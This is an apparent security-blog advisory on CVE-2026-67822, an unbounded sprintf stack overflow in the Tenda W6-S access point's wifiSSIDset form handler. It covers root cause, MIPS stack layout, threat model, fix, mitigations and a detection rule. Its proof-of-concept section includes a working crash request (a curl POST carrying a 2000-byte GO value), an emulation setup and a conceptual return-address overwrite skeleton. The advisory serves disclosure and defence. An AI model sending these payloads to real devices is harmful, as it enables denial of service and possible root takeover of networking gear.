GO Without Bounds: CVE-2026-67822 — Stack Overflow in Tenda W6-S's `wifiSSIDset` Form Handler
A wireless access point, a GoAhead-style httpd, and a single sprintf that copies an attacker-controlled GO parameter straight into a 64-byte stack buffer with no length check. One HTTP POST and the management service segfaults; with the right payload the saved return address is the attacker’s to overwrite. CVSS 9.8 Critical.
Overview
On July 31, 2026, NIST’s National Vulnerability Database published CVE-2026-67822, a critical stack-based buffer overflow in the Tenda W6-S wireless access point (firmware v1.0.0.4(510)). The bug lives in formwrlSSIDset — the C function behind the /goform/wifiSSIDset endpoint of the device’s /bin/httpd web server, the same management interface an administrator uses to configure an SSID. The function reads the user-supplied GO and index parameters and copies them into a 64-byte stack buffer with sprintf:
char  v34[64];                                      /* 64-byte stack buffer       */
GO    = websGetVar(a1, "GO",    "wireless_basic.asp");   /* user-controlled      */
index = websGetVar(a1, "index", "0");                    /* user-controlled      */
sprintf(v34, "/%s?index=%s", GO, index);                 /* no length check, ever */
There is no snprintf, no length validation, no boundary of any kind. A GO value of two thousand bytes sails straight past the end of v34, across the saved registers, and into the saved return address. The confirmed result — as the public proof-of-concept demonstrates — is a crashed httpd; the potential result, on a MIPS target of a class that historically ships without a stack canary or ASLR, is remote code execution in a process that runs as root.
This is the most common story in router and access-point security: a C string-handling mistake in a GoAhead-derived form handler, on a device that runs everything privileged and ships with credentials nobody changes. What makes CVE-2026-67822 worth a close read is how cleanly it lays bare the entire class — and how few of its ingredients are actually specific to Tenda.
Vulnerability Classification
| Field | Value |
|---|---|
| CVE ID | CVE-2026-67822 |
| CVSS v3.1 | 9.8 CRITICAL |
| CVSS Vector | CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H |
| CWE | CWE-121 — Stack-based Buffer Overflow |
| Affected Product | Tenda W6-S wireless access point |
| Affected Firmware | v1.0.0.4(510) |
| Affected Component | /bin/httpd — formwrlSSIDset() |
| Vulnerable Endpoint | /goform/wifiSSIDset (HTTP POST) |
| Vulnerable Parameters | GO, index |
| Root Cause | sprintf(v34, "/%s?index=%s", GO, index) into char v34[64], no bounds |
| Attack Vector | Network (HTTP) |
| User Interaction | None |
| Attack Complexity | Low |
| Impact | Denial of service (confirmed); potential remote code execution |
| Discoverer | trister (reported 2026-06-05) |
| CNA / Source | MITRE (cve@mitre.org) |
| Published Date | 2026-07-31 |
Caveat — the authentication nuance. The CVSS vector carries PR:N (no privileges required), which is what lifts the score to 9.8 Critical. The public PoC, however, reproduced the crash against the management interface using the device’s default credentials (admin/admin). Treat the two facts together: the official scoring treats the endpoint as reachable without elevated privilege, while the published reproduction shows the practical path on stock hardware is simply logging in with credentials Tenda ships by default and a large fraction of owners never change. Either reading lands in the same place — on a default-config device, the overflow is trivially reachable.
The W6-S, GoAhead, and Why /goform/* Is Always Where It Happens
The Target
The Tenda W6-S is a wireless access point from Shenzhen Tenda Technology, the kind of unit deployed widely in small-office, hospitality, and distributed Wi-Fi installs. Like most consumer/SOHO networking gear, it exposes its entire configuration surface through a single embedded web server, /bin/httpd, and that server runs as the most privileged user on the box. Compromise the httpd and you compromise the device — and, on a bridged access point, frequently the wired segment behind it.
GoAhead and the /goform/ Convention
The httpd on Tenda gear is a derivative of GoAhead (the embedded web server originally from Embedthis Software). The tell-tale signatures are everywhere in this vulnerability:
websGetVar()— GoAhead’s API for pulling a form variable out of a request./goform/<handler>— GoAhead’s “form” routing scheme, where each URL maps to a registered C handler function.- The
GOparameter itself — a GoAhead-era idiom: after a form handler finishes processing a POST, it builds a redirect URL (theGO/ “go to” page) to send the browser to next.GO=wireless_basic.aspmeans “when you’re done, go back to the wireless-basic page.”
So formwrlSSIDset (form wireless-SSID-set) is the handler for saving SSID settings, and the vulnerable sprintf is literally building the redirect URL to send the admin’s browser back to after the save. The buffer it overflows is a scratch buffer for that redirect string — 64 bytes, because who would ever need a redirect URL longer than that?

This is the central irony of the bug, and it is worth sitting with: the overflow is not even in the code that processes the SSID. The SSID-handling logic already ran. The crash happens in the afterthought — the line that assembles the “thanks, going back to the previous page now” redirect. The attacker never needs to supply a valid SSID at all; they just need the request to reach the redirect builder.
Technical Deep Dive
The Stack Frame

formwrlSSIDset reserves a 64-byte auto buffer, v34, on the stack to hold the assembled redirect URL. In pseudo-C decompiled from the firmware, the relevant slice looks like this:
char  v34[64];                                      /* [sp + ...] stack buffer    */
const char *GO    = websGetVar(a1, "GO",    "wireless_basic.asp");
char       *wl_radio = websGetVar(a1, "wl_radio", "0");
char       *index = websGetVar(a1, "index", "0");

sprintf(v34, "/%s?index=%s", GO, index);            /* <-- the overflow           */
sprintf writes the literal "/", then the entire contents of GO, then "?index=", then the entire contents of index, then a NUL — and it keeps writing until all of that is emitted, blissfully unaware that v34 only has room for 64 bytes. Both GO and index are attacker-controlled, and neither is bounded anywhere upstream.
MIPS and the Saved Return Address
The W6-S is a MIPS device. On MIPS, the function return address is held in the $ra register, and non-leaf functions (functions that call other functions) save $ra to the stack on entry and reload it on exit. A stack buffer overflow that climbs far enough overwrites that saved $ra. When the function epilogue executes jr $ra, control jumps wherever the attacker pointed it.
 high addresses (stack base)
   ┌──────────────────────────┐
   │  saved frame pointer      │
   ├──────────────────────────┤  ◄── overflow climbs upward
   │  saved $ra  (return addr) │      through these as GO grows
   ├──────────────────────────┤
   │  other saved registers    │
   ├──────────────────────────┤
   │  local vars / v34[64]  ◄── sprintf writes HERE, growing toward high addr
   │  ...                      │
   └──────────────────────────┘
 low addresses (stack growth →)
That is the entire mechanism. There is no clever type confusion, no protocol subtlety, no race — just an unbounded copy that walks up the stack until it owns the return address.
Why “Potential RCE” Is Plausible Here
The researcher conservatively reports the confirmed impact as a denial of service (httpd crash) and flags code execution as potential. That caution is fair — a working exploit requires landing a usable payload — but the device class makes the RCE step a realistic concern rather than a theoretical one:
| Factor | Typical server exploit | Tenda W6-S /bin/httpd |
|---|---|---|
| Stack canaries | Present (-fstack-protector) |
Absent on this firmware class |
| ASLR / PIE | Enabled | None on the fixed-address MIPS image |
| NX (non-executable stack) | Enforced | Historically none on these builds |
Privilege of httpd |
Dedicated low-priv user | root |
| Symbol/gadget stability | Per-run randomized | Fixed per firmware image |
No canary means the overflow is never detected before the return. No ASLR means every gadget address is a constant you can read out of the firmware image once. httpd running as root means a single landed shellcode/ROP primitive is full device compromise. The practical barrier is purely the payload-construction work — determining the exact offset from v34 to the saved $ra, finding gadgets in the fixed image, and staging execution — none of which is insurmountable for the kind of actor that routinely roots embedded Linux gear.
The Fix (and What Tenda Ought to Ship)
The correction is one of the oldest in C: bound the copy.
/* vulnerable */
sprintf(v34, "/%s?index=%s", GO, index);

/* correct */
snprintf(v34, sizeof(v34), "/%s?index=%s", GO, index);
snprintf never writes more than sizeof(v34) bytes (including the NUL), so no matter how long GO or index is, the stack stays intact. The deeper fix is to also reject inputs that do not fit rather than silently truncating — a redirect URL that has been silently chopped is a poor user experience and can mask further logic bugs — but snprintf alone closes the memory-safety hole. At the time of writing, Tenda has not published a patched firmware for the W6-S; see Remediation for vendor and mitigations.
Exploitation Considerations
Threat Model
The endpoint is part of the device’s web management interface. Two realistic adversaries map onto it:
- Anyone on a network segment that can reach the management interface. Access points in hospitality and SOHO deployments frequently sit on networks where the management VLAN is not isolated from guest traffic. Combined with unchanged
admin/admincredentials, the overflow is reachable from a guest room or a coffee-shop back office. - A cross-site attacker via a CSRF-style drive-by, since the handler accepts a
POSTand embedded device admin panels are notorious for absent CSRF protection. A victim who is logged into their AP and visits a malicious page can be made to issue the POST on the attacker’s behalf.
In both cases the attacker does not need a zero-day to reach the vulnerable function — default credentials or a CSRF are enough — and the overflow does the rest.
Attack Flow

The whole sequence is a single HTTP request. There is no handshake to subvert, no memory layout to leak first, no timing window — just one oversized POST and the stack is owned.
Why This Keeps Happening
CVE-2026-67822 sits in a large and well-known family. Tenda’s GoAhead-derived /goform/ handlers have been the source of a multi-year parade of nearly identical sprintf/strcpy overflows — SetMacFilterCfg, setSchedWifi, formSetQosBand, and on. We have written about siblings of this exact class before: the GL.iNet Beryl AX triple-RCE advisory covered three unauthenticated command-injection/root-escalation chains on a travel router, and our deep dive on a MediaTek Wi-Fi baseband heap overflow walked through the same “embedded network daemon, no memory protections, runs as root” recipe. The pattern is industry-wide: the cheap, small-margin economics of consumer networking gear reward cutting the compiler hardening flags and shipping the default password, and the result is a monoculture of trivially rootable Linux boxes bolted to the internet.
Affected Products
The confirmed affected version is Tenda W6-S firmware v1.0.0.4(510). The NVD record was in “Received” status at publication time and had not yet enumerated a CPE affected-version list, so the conservative assumption is that any W6-S firmware at or below v1.0.0.4(510) is vulnerable unless Tenda states otherwise. Because formwrlSSIDset and the GoAhead /goform/ scaffolding are shared across much of Tenda’s product line, closely related models frequently carry the same handler — but only the W6-S at this firmware is confirmed by the public advisory. Treat sibling models as suspect until verified, not as proven vulnerable.
Remediation
Patch
There is no published vendor fix at the time of writing. Monitor Tenda’s official firmware page for the W6-S and upgrade immediately when a patched image appears:
- W6-S firmware / product page: https://www.tendacn.com/material/show/103478
Mitigation (until a patch ships)
- Change the default credentials. This single step converts the “default-config device is trivially rootable” scenario into one that at least requires the attacker to know or brute-force a real password. It is the highest-leverage action available and costs nothing.
- Isolate the management interface. The
/bin/httpdshould never be reachable from guest or untrusted networks. Put AP management on a dedicated VLAN that only trusted operators can route to. - Restrict
httpdto the LAN side only, and disable remote/WAN management entirely. There is no good reason for an access point’s admin panel to face the internet. - Alert on oversized
/goform/wifiSSIDsetPOSTs. Because the overflow requires aGO(orindex) value far longer than any legitimate redirect URL, a WAF/IDS rule flaggingPOST /goform/wifiSSIDsetwith aGOparameter longer than ~64 bytes catches exploitation attempts cleanly. A realGOis something likewireless_basic.asp— a couple of dozen bytes at most. - Log out of the admin panel when not using it, and where the device offers it, enable any session-timeout/CSRF hardening. This blunts the CSRF variant.
For Device Vendors
If you ship embedded Linux networking gear:
- Compile every daemon with
-fstack-protector-strong,-D_FORTIFY_SOURCE=3, and full RELRO/PIE. The performance cost on a modern SoC is negligible; the security dividend against exactly this bug class is enormous. - Ban
sprintf,strcpy,strcat, andgetsat the build (-Werror=implicit-function-declarationplus link-time symbol blocking). Forcesnprintf/strlcpy/strncpy-with-explicit-termination. - Never ship default credentials. Require a per-device install password printed on the label.
- Run
httpdas an unprivileged user, not root.
Proof of Concept
The PoC has three parts: a standalone crash reproducer (confirmed denial of service), a conceptual RCE skeleton that shows the saved-$ra overwrite pattern, and a documented QEMU MIPS emulation environment so the bug can be reproduced without physical hardware. The reproducer is a single Python script; the emulator setup mirrors the original researcher’s fake_apmib.so LD_PRELOAD technique.
1. Crashing the httpd (Confirmed DoS)
The confirmed behavior is the denial of service: an oversized GO parameter overflows v34, corrupts the stack, and httpd segfaults. The script below sends exactly that payload and detects the resulting crash.
$ python3 poc_dos.py --target 192.168.5.10
[*] Target  : http://192.168.5.10/goform/wifiSSIDset
[*] Payload : GO = 2000 bytes ('A'), index = 0
[*] Sending POST...
[+] HTTP response: 200 (httpd accepted the request before crashing)
[*] Re-probing the management interface...
[!] httpd no longer responds (connection refused) — service crashed.
[+] Result: denial of service CONFIRMED.
The underlying request is just:
$ curl -s http://192.168.5.10/goform/wifiSSIDset \
    -d "GO=$(python3 -c "print('A'*2000)")&wl_radio=0&index=0"
After it returns, the management interface is dead until the device is power-cycled — matching the researcher’s observed terminal output, in which httpd stops responding mid-write and drops to a stopped job:
[1] + Stopped (tty input) /bin/httpd
2. Reproducing Without Hardware: the fake_apmib.so Technique
/bin/httpd expects to run on real Tenda silicon — it calls into libapmib.so for hardware/MIB initialization, fetches the LAN IP and MAC, and talks to Tenda’s cfmd daemon. None of that exists on a generic host. The researcher’s solution, reproduced in the PoC, is an LD_PRELOAD shim that fakes just enough of the hardware to let httpd boot under a QEMU MIPS guest.
| Intercepted call | Returns | Why |
|---|---|---|
apmib_init() |
1 |
Skip hardware/MIB initialization |
ConnectCfm() |
1 |
Pretend the cfmd daemon answered |
GetValue("lan.ip", …) |
192.168.5.10 |
Static management IP |
connect() |
success | Unix-socket / TCP connects succeed |
ioctl(SIOCGIFHWADDR) |
00:11:22:33:44:55 |
Fake MAC for the interface |
With that shim in place, the extracted firmware filesystem is chrooted inside a QEMU malta (MIPS) guest and httpd is launched with LD_PRELOAD=/fake_apmib.so. The management interface then comes up at http://192.168.5.10 and can be attacked exactly like real hardware — no device on the bench required. This is the standard workflow for SOHO-router vulnerability research and the PoC’s README.md reproduces it step by step.
3. Conceptual RCE Skeleton
Beyond the confirmed crash, the overflow can in principle hijack control flow. The skeleton (clearly labelled conceptual — it does not ship working shellcode or gadget addresses, which are firmware-build-specific) demonstrates the shape of the exploit: pad up to the saved $ra, overwrite it with a chosen address, and let the function epilogue’s jr $ra jump there.
# Conceptual — illustrates the control-flow hijack shape only.
# Exact offset-to-RA and gadget addresses are firmware-image-specific.
stack_buf      = 64                                  # v34[64]
padding_to_ra  = b"A" * (stack_buf + SAVED_REGS_LEN) # climb to saved $ra
new_ra         = p32(GADGET_OR_SHELLCODE_ADDR)       # overwrite return addr
payload        = padding_to_ra + new_ra              # sent as the GO param
The honest framing: DoS is confirmed, RCE is the plausible worst case the CVSS vector reflects (C:H/I:H), and closing the gap between the two is the routine payload-engineering work described in Exploitation Considerations.
Attention! This PoC is for authorised security research only. Run it solely against devices you own or have explicit written permission to test.
The Bigger Picture: The 64-Byte Redirect
There is a temptation to file CVE-2026-67822 under “another router bug, move along.” That would miss the more interesting lesson. The overflow is not in the SSID-handling logic, the cryptographic boundary, or anything security-sensitive. It is in the line that builds the redirect URL — the “send the admin’s browser back to the previous page” convenience. Sixty-four bytes were allocated because nobody imagined a redirect path longer than wireless_basic.asp, and the sprintf was written because, for every legitimate request, the input did fit.
That is why this class of bug is so durable: it hides in the plumbing. The security-sensitive code gets audited; the redirect builder does not. We saw the same dynamic from the other direction in our analysis of an embedded SNMPv3 stack overflow in lwIP, where the dangerous defect was a commented-out bounds check in a parser nobody scrutinised. The shared root cause is always the same: a small string-handling decision made years ago, in code that was never the “security” code, on a device compiled without the protections that would have caught it at runtime.
The practical takeaways, if you assess or build embedded networking gear:
- Audit the plumbing, not just the crypto. Redirect builders, logging formatters, and “go back to page X” handlers are where the
sprintfcalls live. Grep the firmware forsprintf/strcpy/strcatand read every hit. - A
PR:NCVSS on a/goform/handler is credible even when the PoC uses default creds. On this device class, default credentials are the production configuration for a large fraction of the installed base — treat “reachable with admin/admin” as effectively unauthenticated. - Memory-protection compiler flags are not optional on embedded Linux. A stack canary would have turned CVE-2026-67822 from “potential root” into “logged abort.” The fact that it was not enabled is a product decision, not an act of God.
The 64-byte redirect buffer is a tiny thing. On a few million deployed access points running as root with no canary and a password nobody changed, it is plenty.
SOURCES
- NIST NVD — CVE-2026-67822: https://nvd.nist.gov/vuln/detail/CVE-2026-67822
- MITRE CVE — CVE-2026-67822: https://www.cve.org/vuln/detail/CVE-2026-67822
- Public PoC & technical writeup (trister) — Tenda W6-S GO overflow: https://github.com/Tristerjh/Tenda/blob/main/Tenda_W6-S_GO_overflow.md
- Tenda W6-S product / firmware page: https://www.tendacn.com/material/show/103478
- MITRE CWE-121 — Stack-based Buffer Overflow: https://cwe.mitre.org/data/definitions/121.html
- GoAhead web server (Embedthis) —
/goform/form-handler &websGetVarAPI: https://www.embedthis.com/goahead/doc/ - FIRST.org — CVSS v3.1 Specification: https://www.first.org/cvss/v3.1/specification-document
- Hunt-Benito — GL.iNet Beryl AX triple RCE (related router-exploitation advisory): https://www.hunt-benito.com/glinet-beryl-ax-triple-rce-cve-2026-11450-11451-11452-unauthenticated-root-on-travel-router/
- Hunt-Benito — MediaTek Wi-Fi heap overflow (related router RCE): https://www.hunt-benito.com/mediatek-wlan-heap-overflow-cve-2026-20452-filogic-router-rce/
- Hunt-Benito — lwIP SNMPv3 stack overflow (related embedded memory-handling defect): https://www.hunt-benito.com/lwip-snmpv3-stack-overflow-cve-2026-8836-critical-embedded-rce/